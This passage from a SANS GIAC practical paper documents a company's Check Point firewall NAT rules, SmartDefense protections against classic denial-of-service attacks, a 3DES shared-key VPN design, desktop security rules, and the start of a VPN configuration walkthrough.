As we can see all GIAC NAT rules had been generated automatically, based on choices made in each network object setup. In GIAC case, all NAT rules had been realized through Hide NAT feature of Checkpoint firewall. Two different NAT schemes were utilized. One was the setup for internal network (192.168.30.0/24), dynamically hiding it behind one of the public addresses (192.168.90.14), and the other for DMZ servers, using static Hide NAT, utilizing addresses from public "pool"


Table 1.7 and 1.8 show GUI NAT snapshots for internal network and DMZ server (http/https) respectively:

Table 1.7



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 1.8




- **Note 8**: All remaining DMZ servers had been setup exactly the same way.

2.2.3 Smart Defense

CP NG AI Smart Defense employs so called active defense solutions, which add additional protection against known network attacks, using intelligent security technology. Smart Defense blocks attacks by type and by class, using stateful inspection and AI (Application Intelligence) technologies.
All necessary configurations are centralized inside Smart Defense console.

Table 1.9



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

As we can see, SmartDefense console provides anti-spoofing alerts, informing on network interfaces NOT having this feature enabled as well as defenses against many different types of network attacks including:

Denial of Service (DoS):

- Teardrop

This attack exploits improper handling of overlapping IP fragments.
When an attacker sends two IP fragments, second one totally embedded into the first one, it causes the server on the receiving end to allocate too much memory and ultimately crash. SmartDefense will block this type of attack and will log it as " Virtual defragmentation error: Overlapping fragments".

- Ping of Death

This type of attack crashes the system by sending oversized, fragmented ping request packets. SmartDefense will block this type of attack and will log it with " Virtual defragmentation error: Packet too big".

- LAND

When attacker sends crafted SYN packets, which have the same source and destination address (spoofed). SmartDefense employs anti-spoofing feature, which should be enabled on ALL interfaces.

2.2.4 VPN manager

As mentioned in the previous pages GIAC IT staff setup VPN site-to-site and client-to-site tunnels to enable secure communications between its satellite sites and allow telecommuters to attach to its internal network. Simplified VPN setup had been performed to ease up deployment.
VPN-1/Firewall-1 supports the IKE encryption scheme, which consist of:

- Key management protocol for generating and exchanging keys (IKE)
- Encryption algorithm for encrypting messages (DES, 3DES, CAST, AES)
- Authentication algorithm to ensure integrity (HMAC-MD5, HMAC-SHA-1)

GIAC decided to implement IKE symmetric encryption scheme using shared key and 3DES type of encryption algorithm, which uses three different DES keys in succession, which equals to 168 bit key. Although symmetric-key type encryption in which the same key is used to encrypt and decrypt data (also called shared-key encryption) has its disadvantages such as:

- Security of "delivering" the shared key to 2 participating GIAC VPN satellite gateways, which may include mail, telephone or face-to-face negotiation

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- High number of shared keys causes key management to become a headache, because there must be a different key pair for each two participating gateways


GIAC decided to implement it for two main reasons:

- Faster encryption performance
- Only three participating gateways to deal with the shared key (GIAC-Toronto, GIAC-Basel and GIAC-Frankfurt)

Decision for choosing 3DES as an encryption algorithm was made because of the following:

- Easy to implement compared to other algorithms
- It is based on long trusted DES algorithm (with triple the key length)
- Speed (3DES is much faster then public key algorithms)
- AES (Advanced Encryption Standard) has been chosen as DES replacement, but it is not as widely used as DES at his point of time

Table 2.0



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 2.1





Table 2.2



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 2.3






Table 2.4



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 2.5



2.2.5 Desktop Security Policy

Table 2.6

Inbound Rules

NO.	SOURCE	DESKTOP	SERVICE	ACTION	TRACK	COMMENT
1	* Any	All Users@Any	* Any	Block	Log	

Outbound Rules

NO.	DESKTOP	DESTINATION	SERVICE	ACTION	TRACK	COMMENT
2	All Users@Any	* Any	NBT	Block	- None	
3	remote-users@GIAC-Telecommute remote-IT-admins@GIAC-Network	giac-central-int	* Any	Encrypt	Log	
4	remote-IT-admins@GIAC-Network	giac-central-DM	Network-Admin	Encrypt	Log	
5	All Users@Any	* Any	* Any	Block	Log	

Desktop Security allowed GIAC IT staff to create rule base which will be pushed over to participating clients by Checkpoint policy server, when they will attempt to login. Based on Table 2.5, below are descriptions of these rules:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Inbound Rules

Rule 1
All access to defined users desktops is blocked and logged
This prevent any malicious connectivity attempt while using VPN tunnel

Outbound Rules

Rule 2
Block and don't log any NETBIOS traffic from remote users
Rule 3
Allow telecommuters and IT administrator's encrypted access to GIAC internal network with logging enabled
Rule 4
Allow IT administrators to do encrypted remote admin of DMZ network with logging enabled
Rule 5
Block everything else and log. Split tunneling prevention rule

- **Note 9**: Firewall rules are being read top down, exact same way as Cisco ACL's, so it's fairly important to place rules receiving most traffic further up, thus preserving the unnecessary processing from occurring.

2.3 Detailed VPN setup tutorial

This tutorial will consist of step-by-step configuration of Checkpoint simplified VPN site-to-site implementation, which GIAC IT department executed to connect three satellite offices together. It is based on IKE encryption configuration and since GIAC configured all three-satellite office sites, it was acceptable to use a shared key to configure an IKE VPN.

GIAC site-to-site simplified VPN setup:


- Specify encryption domain for the enforcement module
- Click Manage > Network Objects from Smart Dashboard toolbar. Select GIAC-Toronto object from the list:
- Click the Edit button to open detailed gateway information

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 2.7

- Make sure VPN-1 Pro box is checked before continuing
- Select the Topology option from General properties list


Table 2.8



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Under VPN Domain portion, check the Manually defined button and select GIAC-central-internal predefined network from the drop down list, then select the VPN portion from General Properties tab

